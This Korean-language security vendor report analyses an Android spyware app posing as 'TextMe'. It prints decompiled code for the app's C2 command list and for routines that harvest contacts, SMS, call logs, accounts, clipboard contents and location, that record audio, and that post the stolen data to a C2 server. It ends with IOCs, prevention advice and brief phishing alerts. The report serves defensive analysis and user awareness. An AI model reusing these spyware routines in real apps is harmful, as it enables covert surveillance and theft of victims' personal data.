
악성 앱은 "TextMe"라는 앱으로 위장하고 있으며 정상 앱은 40 개국 정도에서 서비스 되고 있는 앱으로 무료 SMS와 통화 기능을 제공하는 앱이다. 악성 앱은 이렇게 피해자들이 선호하는 앱으로 위장하여 자신들의 유포 사이트를 통해 악성 앱을 유포한다.

본 보고서에서는 최근 발견되고 있는 Spyware.Android.Agent 악성 앱을 살펴보도록 하겠다.

악성 앱 분석

스파이웨어 악성 앱은 피해자의 개인정보를 탈취하고 사생활을 감시하는 기능을 가지고 있다. Spyware.Android.Agent 악성 앱이 어떻게 피해자의 개인정보를 탈취하고 사생활을 감시하는지 코드를 살펴해보도록 하겠다.

다음 그림은 악성 앱의 실행 화면으로 정상 앱처럼 위장한 화면을 노출시킨다.



[그림 1] 실행 화면

설치 후 악성 앱은 백그라운드에서 C2와 통신을 하며 다양한 악성 행위를 수행하게 된다. 다음 그림은 C2의 명령어 리스트를 보여준다.

```

public static final String ADD_PERMISSION = "25";
public static final String APP_ID = "appID";
public static final String CALLS_LOG = "3";
public static final String CHANGE_DELAY = "16";
public static final String CHECK_FOR_JOB_REQUEST = "2";
public static final String CONTACT_LIST = "2";
public static final String DELETE_PERMISSION = "27";
public static final String FILE_DELETE = "7";
public static final String FILE_DOWNLOAD = "8";
public static final String FILE_TREE = "21";
public static final String FILE_UPLOAD = "9";
public static final String GET_ACCOUNTS = "12";
public static final String GET_FILES_DIRECTORY = "18";
public static final String GET_INFO = "17";
public static final String GET_PHONE_NUMBER = "4";
public static final String GET_SDCARD_PATH = "5";
public static final String GRANTED_PERMISSIONS_LIST = "24";
public static final String HAND_SHAKE_REQUEST = "1";
public static String INIT_DATA_SPN = "InitData";
public static String LAST_SMS_CODE = "";
public static final String LIST_OF_PACKAGES = "29";
public static final String LOCATION_SERVICE = "11";
public static final String LS_DIRECTORY = "6";
public static final int ON_CONNECTION_ERROR_DELAY = 5;
public static final String PERMISSIONS_LIST = "26";
public static final String RECURSIVE_DOWNLOAD = "23";
public static final String REF_ID = "ww";
public static final String REQUEST_TYPE = "requestType";
public static final int RETRY_COUNT = 10;
public static final String SEND_CLIPBOARD_DATA = "22";
public static final String SEND_DIRECTORY_TREE = "20";
public static final String SEND_INIT_DATA = "5";
public static final String SEND_JOB_RESULT_REQUEST = "3";
public static final String SEND_LOCATION_FIRST_TIME = "19";
public static final String SEND_LOG_CLASS_NAME = "class";
public static final String SEND_LOG_FUNCTION_NAME = "function";
public static final String SEND_LOG_MESSAGE_TEXT = "message";
public static final String SEND_LOG_REQUEST = "4";
public static final String SEND_SELF_DEFENCE_DATA = "6";
public static final String SMS_LIST = "1";

```

[그림 2] 명령어 리스트

악성 앱은 다음과 같은 악성 기능을 가지고 스파이 행위를 수행한다.

- 기기 정보 탈취 (MAC 주소, Sim 정보, 전화 번호, IMEI, 등)
- 연락처 탈취
- SMS 탈취
- 통화 기록 탈취
- 계정 정보 탈취
- 클립보드 데이터 탈취
- 위치 데이터 탈취
- 오디오 녹음
- 설치 앱 리스트 탈취

악성 앱은 피해자의 연락처, SMS 등의 정보 외에 위치정보와 오디오 녹음 등으로 피해자의 내밀한 개인 정보 탈취를 시도한다. 정보 탈취를 위한 기능들을 코드를 통해 살펴보겠다.

다음 그림은 기기 정보를 탈취하는 코드이다.

```
public String getInfo() {
    HashMap hashMap0 = new HashMap();
    hashMap0.put("manufacturer", Build.MANUFACTURER);
    hashMap0.put("model", Build.MODEL);
    hashMap0.put("brand", Build.BRAND);
    hashMap0.put("product", Build.PRODUCT);
    hashMap0.put("device", Build.DEVICE);
    hashMap0.put("host", Build.HOST);
    hashMap0.put("buildID", Build.ID);
    hashMap0.put("timezone", TimeZone.getDefault().getDisplayName());
    hashMap0.put("androidVersion", "0");
    hashMap0.put("perRequestDelay", "15");
    hashMap0.put("jitter", "5");
    hashMap0.put("packageName", this.context.getPackageName());
    hashMap0.put("IMEI", this.getIMEI());
    hashMap0.put("simInfo", this.getSimInfo());
    hashMap0.put("mac", "");
    hashMap0.put("installSource", Globals.installSource);
    hashMap0.put("refID", "ww");
    hashMap0.put("grantedPermissions", this.getListOfGrantedPermissions());
    return new Gson().toJson(hashMap0);
}
```

[그림 3] 기기 정보 탈취 코드의 일부

기기의 특징적인 정보를 수집한다. 이는 피해자가 다수이기에 피해자를 식별하기위해 필수적으로 수집하는 정보라 할 수 있겠다.

다음 그림은 연락처를 탈취하는 코드이다.

```
protected String contactList() {
    String s3;
    try {
        Cursor cursor0 = this.context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, new
        ArrayList<>(), null, null, null);
        while(cursor0 != null && (cursor0.moveToNext())) {
            String s = cursor0.getString(cursor0.getColumnIndex("_id"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("display_name"));
            Cursor cursor1 = this.context.getContentResolver().query(ContactsContract.CommonDataKinds.Email,
            String s2 = "EMPTY";
            if(cursor1 == null) {
                label_55:
                s3 = "EMPTY";
            }
            else {
                if(!cursor1.moveToFirst()) {
                    goto label_55;
                }
                s3 = cursor1.getString(cursor1.getColumnIndex("data1"));
                cursor1.close();
            }
            Cursor cursor2 = this.context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone,
            if(cursor2 != null && (cursor2.moveToFirst())) {
                s2 = cursor2.getString(cursor2.getColumnIndex("data1"));
                cursor2.close();
            }
            arrayList0.add(s1 + "\t" + s2 + "\t" + s3);
        }
    }
}
```

[그림 4] 연락처 탈취 코드

다음 그림은 SMS 를 탈취하는 코드이다.

```
protected String smslist(int v) {
    String s4;
    ArrayList arrayList0 = new ArrayList();
    if(v == 0) {
        goto label_32;
    }
    else {
        try {
            Cursor cursor0 = this.context.getContentResolver().query(Telephony.Sms.CONTENT_URI, new String[]{"address", "perso
            goto label_43;
        } catch (Exception e) {
            goto label_32;
        }
        cursor0 = this.context.getContentResolver().query(Telephony.Sms.CONTENT_URI, new String[]{"address", "person", "da
        label_43:
        while(cursor0 != null && (cursor0.moveToNext())) {
            String s = cursor0.getString(cursor0.getColumnIndex("address"));
            String s1 = new Date(((long)Long.valueOf(cursor0.getString(cursor0.getColumnIndex("date")))).toString());
            String s2 = cursor0.getString(cursor0.getColumnIndex("person"));
            String s3 = cursor0.getString(cursor0.getColumnIndex("body"));
            switch(Integer.parseInt(cursor0.getString(cursor0.getColumnIndexOrThrow("type")))) {
                case 1: {
                    s4 = "inbox";
                    goto label_92;
                }
                case 2: {
                    s4 = "sent";
                    goto label_92;
                }
                case 3: {
                    s4 = "draft";
                }
            }
        }
    }
}
```

[그림 5] SMS 탈취 코드

다음 그림은 통화 기록을 탈취하는 코드이다.

```
protected String callslog(String s, String s1, int v) {
    String s7;
    Cursor cursor0;
    try {
        ArrayList arrayList0 = new ArrayList();
        String s2 = "date desc";
        String[] arr_s = new String[2];
        if(v != 0) {
            s2 = "date desc limit " + v;
        }
        String s3 = s2;
        if(s.equals("0")) {
            cursor0 = this.context.getContentResolver().query(CallLog.Calls.CONTENT_U
        }
        else {
            arr_s[0] = s;
            arr_s[1] = s1;
            if(ActivityCompat.checkSelfPermission(this.context.getApplicationContext(
                return null;
            )
            cursor0 = this.context.getContentResolver().query(CallLog.Calls.CONTENT_U
        }
        while(cursor0 != null && (cursor0.moveToNext())) {
            String s4 = cursor0.getString(cursor0.getColumnIndex("number"));
            int v1 = cursor0.getInt(cursor0.getColumnIndex("type"));
            String s5 = new Date(((long)Long.valueOf(cursor0.getString(cursor0.getCol
            String s6 = cursor0.getString(cursor0.getColumnIndex("duration"));
            if(v1 == 1) {
                s7 = "Incoming";
            }
            else if(v1 == 2) {
                s7 = "Outgoing";
            }
            else if(v1 == 3) {
                s7 = "Missed";
            }
        }
    }
}
```

[그림 6] 통화 기록 탈취 코드

다음 그림은 계정 정보 탈취 코드이다.

```
protected String getAccounts() {
    StringBuilder stringBuilder0 = new StringBuilder();
    try {
        Account[] arr_account = AccountManager.get(this.context).getAccounts();
        int v;
        for(v = 0; v < arr_account.Length; ++v) {
            String s = arr_account[v].name;
            String s1 = arr_account[v].type;
            stringBuilder0.append(s);
            stringBuilder0.append("\t");
            stringBuilder0.append(s1);
            stringBuilder0.append("\n");
        }

        return stringBuilder0.toString();
    }
    catch(Exception exception0) {
        return exception0.getMessage();
    }
}
```

[그림 7] 계정 정보 탈취 코드

다음은 클립보드 데이터를 탈취하는 코드이다.

```
private void sendClipboardData() {
    try {
        ClipboardManager clipboardManager0 = (ClipboardManager)this.context.getSystemService("clipboard");
        TaskHandlerThread.clipboardManager = clipboardManager0;
        clipboardManager0.addPrimaryClipChangedListener(new ClipboardManager.OnPrimaryClipChangedListener() {
            @Override // android.content.ClipboardManager$OnPrimaryClipChangedListener
            public void onPrimaryClipChanged() {
                try {
                    HashMap hashMap0 = new HashMap();
                    hashMap0.put("appID", "dd2b8b56-0a35-4f6e-9faf-c665564b7be9");
                    hashMap0.put("requestType", "5");
                    hashMap0.put("jobID", "22");
                    hashMap0.put("jobResult", TaskHandlerThread.clipboardManager.getPrimaryClip().toString());
                    new Thread(new Runnable() {
                        @Override
                        public void run() {
                            try {
                                NetworkHandler.httpPost(Globals.serverURL, null, new Gson().toJson(hashMap0));
                            }
                            catch(Exception exception0) {
                                exception0.printStackTrace();
                            }
                        }
                    }).start();
                }
                catch(Exception unused_ex) {
                }
            }
        });
    }
}
```

[그림 8] 클립보드 데이터 탈취

다음은 위치 데이터 탈취 코드이다

```
protected Void doInBackground(String[] arr_s) {
    try {
        HashMap hashMap0 = new HashMap();
        hashMap0.put("appID", "da46d47b-d97b-4697-943d-955a79ad012a");
        hashMap0.put("requestType", "5");
        hashMap0.put("jobID", "19");
        hashMap0.put("jobResult", arr_s[0]);
        Gson gson0 = new Gson();
        NetworkHandler.httpPost(Globals.serverURL, null, gson0.toJson(hashMap0));
    }
    catch(Exception unused_ex) {
    }

    return null;
}
```

[그림 9] 위치 데이터 탈취 코드

다음은 오디오 녹음 코드이다.

```
try {
    SystemClock.sleep(TimeUnit.MINUTES.toMillis(((long)this.initDelay)));
}
catch(Exception exception0) {
    this.response = exception0.getMessage();
    Globals.logger("SoundRecorder", "run", exception0.getMessage());
}

SoundRecorder soundRecorder0 = new SoundRecorder();
soundRecorder0.fileName = "/data/data/com.example.confirmcode/1667968548012.mp3";
String s = soundRecorder0.startRec();
this.response = s;
if(s.equals("ok")) {
    try {
        SystemClock.sleep(TimeUnit.SECONDS.toMillis(((long)this.duration)));
    }
    catch(Exception exception1) {
        Globals.logger("SoundRecorder", "run", exception1.getMessage());
    }

    try {
        soundRecorder0.stopRec();
    }
    catch(Exception exception2) {
        Globals.logger("SoundRecorder", "run", exception2.getMessage());
    }
}
```

[그림 10] 오디오 녹음 코드

다음은 설치 앱 리스트 탈취 코드이다.

```
public String getListOfPackages() {
    ArrayList arrayList0 = new ArrayList();
    try {
        for(Object object0: this.context.getPackageManager().getInstalledApplications(0x80)) {
            ApplicationInfo applicationInfo0 = (ApplicationInfo)object0;
            HashMap hashMap0 = new HashMap();
            hashMap0.put("name", applicationInfo0.packageName);
            hashMap0.put("source", applicationInfo0.sourceDir);
            hashMap0.put("permissions", applicationInfo0.permission);
            arrayList0.add(hashMap0);
        }

        return new Gson().toJson(arrayList0);
    }
    catch(Exception exception0) {
        return exception0.getMessage();
    }
}
```

[그림 11] 설치 앱 리스트 탈취 코드

결론

Spyware.Android.Agent는 공식 마켓인 플레이스토어를 통해 설치되는 앱이 아닌 공격자가 제공하는 서버를 통해 설치가 이루어진다. 대부분의 피해자들은 유료나 특정 기능이 필요해 크랙 버전의 앱을 설치하는 것으로 착각하여 이런 악성 앱들을 설치하게 된다. 스파이웨어 악성 앱들을 살펴보면 피해자의 민감한 개인정보 탈취를 목적으로 하고 있다는 것을 알 수 있다. 악성 앱이 개인 정보를 탈취하게 되면 공격자들은 탈취한 개인 정보를 활용하여 2차 공격을 감행할 것으로 추측할 수 있다. 이런 2차 공격은 결국 피해자의 금전 탈취를 목적으로 하고 있음을 쉽게 유추할 수 있을 것이다. 이런 공격들은 사용자가 앱 설치에 충분한 주의를 기울인다면 예방할 수 있기에 사용자의 예방 노력이 무엇보다 중요하다.

공식 스토어 이외의 경로를 통한 앱 설치 시 앱 제작자와 앱에 대하여 충분히 알아본 후 설치를 하여야 하며 공식 스토어를 이용하더라도 신뢰할 수 있는 앱 제작자인지 확인이 필요하다. 그리고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지하는 것이 위협으로부터 자신을 지키는 첫걸음이라 할 수 있을 것이다.

앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약M과 같은 신뢰할 수 있는 백신을 사용하여야 하겠다.

다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

출처가 불분명한 앱은 설치하지 않는다.

구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다. (앱 제작자 체크)

SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응


악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.

악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.

백신 앱이 악성 앱을 탐지하지 못했을 경우

백신 앱의 신고하기 기능을 사용하여 신고.

수동으로 악성 앱 삭제



[그림 12] 탐지 화면

현재 알약 M에서는 해당 앱을 '**Trojan.Android.SmsSpy**' 명으로 진단하고 있다.

IOC 정보

[HASH]

9310fdc9c2f30cee7103ec945b92b85b

[C2]

hxxp://textme[.]network

hxxp://textme[.]network:2082/api/do/

hxxp://textme[.]network:2082/j/

hxxp://textme[.]network:2082/ads/

3

최신 보안 동향

다음 카카오 계정 통합 공지를 위장한 피싱 메일 주의!

최근, 다음 카카오 계정 통합 이슈를 악용한 피싱 메일이 발견되어 사용자들의 각별한 주의가 필요합니다.

국내 최초로 웹 메일 서비스를 제공한 다음(Daum)은 2014년 10월 카카오와 합병하였습니다.

합병 이후에도 다음 또는 카카오 계정 두 가지 방식을 통해 접속할 수 있었지만, 접속 방식의 일원화를 이유로 다음 계정 사용자들에게 카카오 계정으로의 통합을 지속적으로 공지해왔습니다.

계정 통합의 기한은 10월 1일까지였지만, 여러가지의 사유로 연말까지 연기된 상황입니다.

피싱 메일은 '긴급공지: Daum 계정 병합에 대해'라는 제목으로 유포되었으며, 본문에는 다음 메일이 카카오 메일로 병합하지 않아 발송된 메일이라며 즉시 계정병합을 요구하고 있습니다.



[그림 1] 다음카카오 계정 통합을 위장한 피싱 메일

어색한 본문 내용과 개인 이메일 계정으로 발송되었기 때문에 쉽게 피싱 메일임을 인지할 수 있습니다.

하지만, 만일 사용자가 실제 메일로 오인하여 [지금 이메일 병합] 버튼을 누른다면 공격자가 만들어 놓은 피싱 페이지로 접속하게 됩니다.

[그림 2] 다음 위장 피싱 페이지

피싱 페이지는 다음 로그인 페이지를 위장하고 있지만, 완성도가 매우 떨어지는 것을 알 수 있습니다.


이러한 이메일들은 정교하게 제작되지 않았기 때문에 경우 대부분의 사용자가 쉽게 피싱 메일임을 인지할 수 있습니다.

다만, 공격자들이 사용자들의 정보 탈취를 위하여 공격에 사용할 다양한 주제를 찾고, 이렇게 실제로 이슈가 되고 있는 주제를 공격에 악용하고 있다는 것은 매우 흥미로운 점입니다.

사용자 여러분들께서는 이메일을 수신 하시면 반드시 발신자의 계정을 확인하시고, 웹 페이지 접속 시에도 URL을 확인하시는 것을 권고 드립니다.

"네이버 아이디 보호조치 해제"로 위장한 피싱메일 유포 주의!


국내 포털사이트 네이버의 아이디 보호조치가 실시되었다는 내용의 피싱 공격이 다수 발견되어 사용자들의 주의가 필요합니다.



[그림 1] 네이버 아이디 보호조치 도용 피싱 메일화면


이번에 발견된 메일은 "귀하의 ID는 정지되었습니다"라는 제목이 사용되었으며, 사용자의 아이디로 스팸 및 홍보용 메일이 발송되어 아이디를 보호 중에 있으며 이를 해제하기 위해 본문에 포함된 링크 클릭을 유도합니다.

만일 사용자가 이메일에 포함된 링크를 클릭하면 공격자가 생성해 둔 피싱 페이지로 이동합니다.



[그림 2] 사용자의 개인정보를 탈취하기 위한 피싱사이트 화면

사용자가 피싱 페이지에 개인정보를 입력 시 제작자에게 계정 정보가 전달되며, 자동으로 정상 네이버 로그인 페이지로 리디렉션되어 사용자가 쉽게 알아채기 어렵습니다.



[그림 3] 리디렉션 된 정상 네이버 로그인 페이지 화면

해당 피싱 메일은 실제 네이버에서 사용하는 경고 메일과 유사하게 작성되었으며, 접속하는 피싱사이트 또한 정상 네이버 로그인 사이트와 매우 흡사하게 작성되어 있습니다.


사용자의 실수로 인해 유출된 네이버 계정 정보는 정교한 추가 공격을 위한 정보로 사용될 수 있으며, 유출된 계정을 이용하여 또 다른 추가 피싱 공격에 이용될 수 있기 때문에

최근 유포되는 피싱 메일의 형태가 점점 정교해지고 있습니다. 사용자 여러분들께서는 이메일 발신자의 주소를 확인하시고, 방문하시는 웹 사이트의 주소를 확인하시는 습관을 길러야 합니다.

국립외교원 구글 설문지로 위장한 北 연계 해킹 공격 등장!

‘2022 외교안보연구소(IFANS) 국제문제회의’ 초대장처럼 위장한 북한 연계 해킹 공격이 발견되어 관련자 여러분들의 각별한 주의가 필요합니다.

이번 공격은 오는 11월 2일 국립외교원 외교안보연구소(IFANS)에서 개최가 예정되어 있는 국제문제회의의 행사에 외교·안보·국방 분야 전문가를 초대하는 것처럼 위장하고 있으며, 이들로 하여금 구글 설문지를 작성하도록 유도하여 정보 탈취를 시도하는 공격 기법을 사용하였습니다.




[그림 1] 국립외교원 국제문제회의의 초대로 위장한 피싱 모습

